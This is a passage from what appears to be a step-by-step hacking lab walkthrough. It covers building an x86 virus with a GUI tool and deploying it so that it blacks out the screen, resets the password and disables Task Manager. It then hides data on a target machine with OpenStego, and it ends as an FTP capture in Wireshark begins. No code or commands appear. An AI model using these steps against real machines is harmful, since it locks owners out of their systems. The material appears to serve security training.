
- After completing the selection of options, click the drop down icon next to create virus and select x86; click Create Virus!



- Now transfer the virus to the target.




- Once you run the virus the screen will turn black and thus you will know that the virus has been worked.




- When the victim restarts the machine to check the issue there will be issue saying that the password is wrong as password is reset.



- Now type the password created at the time of password creation to turn on the machine.



- Now try to open task manager and you will see that task manager is disabled.




This is how an attacker can affect the target machine using virus.


Step – 20 Hide sensitive data on target machine using steganography methods


In this process we will use openstego to hide sensitive data on the system.

- Launch the openstego software.




- Now add the message file and cover file in the input.






- Click on Hide Data to hide the data. It will show the success message.




- Now transfer the file in the target machine.




This way, we hide the sensitive data using different steganographic tools openstego without letting target know.

Step-21 Capture communication between ftp client and server


- Open wireshark



